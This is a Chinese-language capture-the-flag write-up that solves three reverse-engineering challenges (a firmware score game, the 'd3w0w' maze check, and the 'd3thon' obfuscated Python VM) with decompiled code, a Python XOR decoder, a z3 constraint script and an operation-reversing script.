
```
int sub_8005FA4()
{
  sub_80075C2(0x20002414);
  sub_800765E(0x20002414, 0x200001E0, 6);
  printf(0x20002414, (const char *)&unk_8006068);
  printf(0x20002414, "  You get %2d points  ", MEMORY[0x2000326C]);// points 326c
  printf(0x20002414, " Good! Try it again. ");
  printf(0x20002414, "                    ");
  sub_8007610(0x20002414);
  if ( MEMORY[0x2000326C] == 42 && MEMORY[0x200028E4] == 450000 )
  {
    sub_80075C2(0x20002414);
    sub_800765E(0x20002414, 0x200001E0, 6);
    printf(0x20002414, asc_800E094);
    printf(0x20002414, " flag is shown below ");
    printf(0x20002414, (const char *)0x200022C8);// flag 22c8
    sub_8007610(0x20002414);
  }
  return sub_8007F48(1000000);
}
```

由此得知当前分数的地址是 0x2000326C，flag 的地址是 0x200022C8。再查该函数的交叉引用，可以看到一个 while 循环，把里面的函数都翻看一下，发现一个有意思的函数：



```
int sub_8005E20()
{
  if ( MEMORY[0x20002304] != MEMORY[0x200022F4] || MEMORY[0x20002308] != MEMORY[0x200022F8] )
    return 0;
  if ( MEMORY[0x2000326C] <= 41 )
    *(_BYTE *)(MEMORY[0x2000326C] + 0x200022C8) = LOBYTE(byte_800DB64[MEMORY[0x2000326C]]) ^ MEMORY[0x20002314];
  return 1;
}
```

它会直接以当前分数为下标，给 flag 每个字节赋值，byte_800DB64 字节数组已知，但是 0x2002314 这个字节不知道。再往下翻，可以看到每轮赋值 0x2002314 的函数：



```
_DWORD *sub_8005DB0()
{
  _DWORD *result; // r0
  int v1; // r1
  bool v2; // cc
  int v3; // r1
  int v4; // r2

  result = (_DWORD *)sub_8007850(12);
  v1 = ++MEMORY[0x2000326C] % 3;
  v2 = (unsigned int)(MEMORY[0x2000326C] % 3) > 2;
  *result = 0;
  result[1] = 0;
  result[2] = 0;
  if ( !v2 )
    MEMORY[0x20002314] = 0x335E44u >> (8 * v1);
  v3 = 536879876;
  do
  {
    v4 = v3;
    v3 = *(_DWORD *)(v3 + 8);
  }
  while ( v3 );
  *(_DWORD *)(v4 + 8) = result;
  return result;
}
```

比较简单的逻辑，直接写脚本解了：


Apache

```
flag = ''
arr = [32, 109, 80, 48, 56, 72, 113, 63, 2, 118, 106, 4, 32, 106, 10, 118, 61, 6, 39, 111, 10, 39, 104, 3, 119, 105, 81, 34, 61, 3, 112, 56, 1, 125, 106, 5, 124, 110, 85, 39, 105, 78]

for idx, char in enumerate(arr):
        key = 0x335E44 >> (8 * (idx % 3)) & 0xFF
        flag += chr(char ^ key)

print(flag)
```

d3w0w

一个游戏，接收 39 个字符

从 sub_401000 可以得知输入格式应该是 d3ctf{2.....}：



```
row = 0;
col = 0;
v3 = 6;
if ( *(_DWORD *)a1 != 'tc3d' )
  return 1;
if ( *(_WORD *)(a1 + 4) != '{f' )
  return 1;
if ( *(_BYTE *)(a1 + 6) != '2' )
  return 1;
while ( *(_BYTE *)(v3 + a1) != '}' )
{
  switch ( *(_BYTE *)(v3 + a1) )
  {
    case '1':                               // up
      a2[6 * row + col] |= 8u;
      a2[6 * --row + col] |= 2u;
      goto LABEL_14;
    case '2':                               // down
      a2[6 * row + col] |= 2u;
      a2[6 * ++row + col] |= 8u;
      goto LABEL_14;
    case '3':                               // left
      a2[6 * row + col] |= 4u;
      a2[6 * row - 1 + col--] |= 1u;
      goto LABEL_14;
    case '4':                               // right
      a2[6 * row + col] |= 1u;
      a2[6 * row + 1 + col++] |= 4u;
ABEL_14:
      if ( row < 0 || col < 0 || row > 5 || col > 5 )
        return 1;
      ++v3;
      break;
    default:
      return 1;
  }
```

花括号内中间的 32 个字符会先走一个 6 * 6 的方阵，每次移动都会给当前格和下一格数据造成影响，之后这个方阵被送去 sub_401220 函数校验，该函数主要是构造条件约束，其中，最后一个 while 循环告知了路径的最后必须回到 (0, 0)

所以翻译成 z3 脚本：

Apache

```
from z3 import *


res = [0, 14, 20, 0, 4, 13, 15, 21, 24, 31, 32, 41, 45, 53]
m = [BitVec('m%i' % i, 32) for i in range(36)]
m += [2, 0, 0, 0, 0, 0, 0]

solver = Solver()

for i in range(6):
    for j in range(6):
        solver.add(m[6 * i + j] < 0x10)
        solver.add(m[6 * i + j] >= 0)

        tmp = (m[6 * i + j] & 0xf) >> 3
        tmp += (m[6 * i + j] & 7) >> 2
        tmp += (m[6 * i + j] & 3) >> 1
        tmp += (m[6 * i + j] & 1)

        solver.add(tmp & 1 == 0)
        solver.add(tmp <= 2)

        if j == 0:
            solver.add((m[6 * i + j] & 7) >> 2 == 0)
        if j == 5:
            solver.add((m[6 * i + j] & 1) == 0)
        if i == 0:
            solver.add((m[j] & 0xf) >> 3 == 0)
        if i == 5:
            solver.add((m[j + 30] & 3) >> 1 == 0)

for q in range(3):
    i = res[q] // 10
    j = res[i] % 10

    solver.add(Or((m[6 * i + j] & 0xf) >> 3 == 0, (m[6 * i + j] & 0x3) >> 1 == 0))
    solver.add(Or((m[6 * i + j] & 0x7) >> 2 == 0, (m[6 * i + j] & 1) == 0))

    tmp = (m[6 * i + j] & 0xf) >> 3
    tmp += (m[6 * i + j] & 7) >> 2
    tmp += (m[6 * i + j] & 3) >> 1
    tmp += (m[6 * i + j] & 1)
    solver.add(tmp == 2)

    solver.add(Or((m[6 * i + j] & 0xf) >> 3 == 0, (m[6 * (i - 1) + j] & 0xf) >> 3 != 0))
    solver.add(Or((m[6 * i + j] & 0x3) >> 1 == 0, (m[6 * (i + 1) + j] & 0x3) >> 1 != 0))
    solver.add(Or((m[6 * i + j] & 0x7) >> 2 == 0, (m[6 * i - 1 + j] & 0x7) >> 2 != 0))
    solver.add(Or(m[6 * i + j] & 1 == 0, (m[6 * i + 1 + j] & 1) != 0))

for q in range(10):
    i = res[q + 4] // 10
    j = res[q + 4] % 10

    solver.add(Or(And((m[6 * i + j] & 0xf) >> 3 != 0, (m[6 * i + j] & 3) >> 1 != 0), And((m[6 * i + j] & 7) >> 2 != 0, (m[6 * i + j] & 1) != 0)))
    solver.add(Or((m[6 * i + j] & 0xf) >> 3 == 0, (m[6 * i + j] & 0x3) >> 1 == 0, (m[6 * (i - 1) + j] & 7) >> 2 != 0, (m[6 * (i - 1) + j]) & 1 != 0, (m[6 * (i + 1) + j] & 7) >> 2 != 0, (m[6 * (i + 1) + j] & 1) != 0))
```

```
(i + 1) + j] & 7) >> 2 != 0, (m[6 * (i + 1) + j] & 1) != 0))
    solver.add(Or((m[6 * i + j] & 7) >> 2 == 0, m[6 * i + j] & 1 == 0, (m[6 * i + 1 + j] & 0xf) >> 3 != 0, (m[6 * i + 1 + j] & 3) >> 1 != 0, (m[6 * i - 1 + j] & 0xf) >> 3 != 0, (m[6 * i - 1 + j] & 3) >> 1 != 0))

solver.add((m[0] & 3) >> 1 == 1)
solver.add((m[6] & 0xf) >> 3 == 1)

for i in range(6):
    for j in range(6):
        solver.add((m[6 * i + j] & 0x1) == (m[6 * i + (j + 1)] & 0x7) >> 2)
        solver.add((m[6 * i + j] & 0x3) >> 1 == (m[6 * (i + 1) + j] & 0xf) >> 3)
        solver.add((m[6 * i + j] & 0x7) >> 2 == (m[6 * i + (j - 1)] & 1))

        solver.add((m[6 * i + j] & 0xf) >> 3 == (m[6 * (i - 1) + j] & 0x3) >> 1)

if __name__ == "__main__":
    while solver.check() == sat:
        s = solver.model()
        print([s[i].as_long() for i in m[:36]])
        solver.add(Or([m[i] != s[m[i]] for i in range(36)]))
```

得到一个结果：

Plain Text

```
[3, 5, 5, 5, 5, 6]
[10, 0, 3, 5, 6, 10]
[9, 5, 12, 0, 10, 10]
[3, 5, 5, 6, 10, 10]
[9, 5, 6, 9, 12, 10]
[0, 0, 9, 5, 5, 12]
```

所以要找到一条路径，使得从 (0, 0) 出发将全零的方阵变成这个结果。考虑贪心算法，先满足当前点在下次移动时能变成目标值，可以手动走出一条路径 224414422231333244244411111133333，即为 flag

d3thon

一个可以根据程序特征和指令集来猜指令功能的 CPython 虚拟机

首先在 ubuntu 下编译一个 python 3.10.0，将题目运行起来，对照着 bcode.lbc，可以得知

Plain Text

```
ZOAmcoLkGlAXXqf    是定义函数
kZslMZYnvPBwgdCz   是 print
oGwDokoxZgoeViFcAF 是定义变量
RDDDZUiIKbxCubJEN  是执行函数
uPapnsSbmeJLjin    是 input("[flag] >> ")
OuGFUKNGxNLeHOudCK 是比较，2 是相等，3 是不等
```

定义的 check 函数就是判断 flag 是否等于 -194952731925593882593246917508862867371733438849523064153861650948471779982880938

okokokok 是主运算模块，其中定义了四种运算：kuhisCvwaXWfqCs，IEKMEDdrPpzpdKy，OcKUQCYqhwHXfAgGZH，FLNPsiCIvICFtzpUAR。分别到 ida 里去找这四个字符串的引用，往下翻翻不难找到 PyNumber__add sub 这些明显的调用，其实就对应了 python 里的 ~、+、^、- 四种运算

所以把 okokokok 这个过程逆过来就能还原 flag 了。这里把 okokokok 列表里的东西摘到一个文件去操作：

Python

```python
convert = None

with open("1.txt") as f:
        convert = f.read().split(',')

result = -194952731925593882593246917508862867371733438849523064153861650948471779982880938
for c in convert[::-1]:
        lst = c.strip("'").split(':')
        op = lst[0]

        if op == "kuhisCvwaXWfqCs":
                result = ~result
        elif op == "IEKMEDdrPpzpdKy":
                result = result - int(lst[2])
        elif op == "OcKUQCYqhwHXfAgGZH":
                result = result ^ int(lst[2])
        elif op == "FLNPsiCIvICFtzpUAR":
                result = result + int(lst[2])

flag = ''
flag_hex = hex(result)[2:]
for i in range(0, len(flag_hex), 2):
        flag += chr(int(flag_hex[i:i+2], 16))

print(f"d3ctf{{{flag}}}")
```